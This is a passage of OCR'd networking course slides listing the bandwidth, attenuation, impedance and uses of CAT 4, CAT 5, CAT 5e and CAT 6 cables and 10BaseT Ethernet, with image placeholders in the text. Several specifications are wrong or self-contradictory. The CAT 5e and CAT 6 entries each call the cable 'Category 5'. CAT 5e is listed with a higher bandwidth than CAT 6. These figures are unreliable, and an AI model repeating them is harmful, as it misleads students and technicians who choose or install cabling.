- Attenuation of 11.5 dB
- Impedance of 100 ohms

CAT 4

- Commonly known as Category 4 cable and consists of four unshielded twisted pair copper wires
- Used in 10 BaseT (10Mbps) Ethernet
- Bandwidth of 20 MHz
- Attenuation of 7.5 dB
- Impedance of 100 ohms



Types of Cables: CAT 5


CAT 5 (Category 5)

- It is an unshielded, twisted pair cable that is terminated with RJ 45 connectors
- It has a maximum length of 100 m and supports frequencies up to 100 MHz
- It is suitable for 10BASE-T, 100BASE-TX, and 1000BASE-T networking
- It carries telephonic and video signals
- Punch-down blocks and modular connectors are used to connect this cable

Features:

- It is applicable to most LAN topologies and is suitable for 4 and 16 Mbps UTP Token Ring Systems
- It has a 100 MHz bandwidth, 24.0 dB attenuation, and 100 Ohms impedance
- It is used for high speed data transmission

Notes:




Types of Cables: CAT 5e and CAT 6

CAT 5e

- Commonly known as Category 5 cable, which is used to transmit high speed data
- Used in fast ethernet (100 Mbps), Gigabit Ethernet (1000 Mbps), and 155 Mbps ATM
- Bandwidth of 350 MHz
- Attenuation of 24.0 dB
- Impedance of 100 Ohms

CAT 6

- Commonly known as Category 5 cable which transmits high speed data
- Used in Gigabit Ethernet (1000 Mbps) and 10 Gig Ethernet (10000 Mbps)
- Bandwidth of 250 MHz
- Attenuation of 19.8 dB
- Impedance of 100 ohms



Types of Cables: 10/100/1000BaseT (UTP Ethernet)

- An ethernet connection method **uses twisted pair cables** and operates at 10, 100 or 1000 Mbps
- BASE denotes the **baseband transmission** and T stands for twisted pair cabling

10 Base-T

- Has a transmission speed of 10 Mbps and a maximum cable length of 100 m
- Uses 802.3i IEEE standard
- Cat 3 and Cat 5 are suitable
- Uses 4 wires (pins 1,2,3,6)

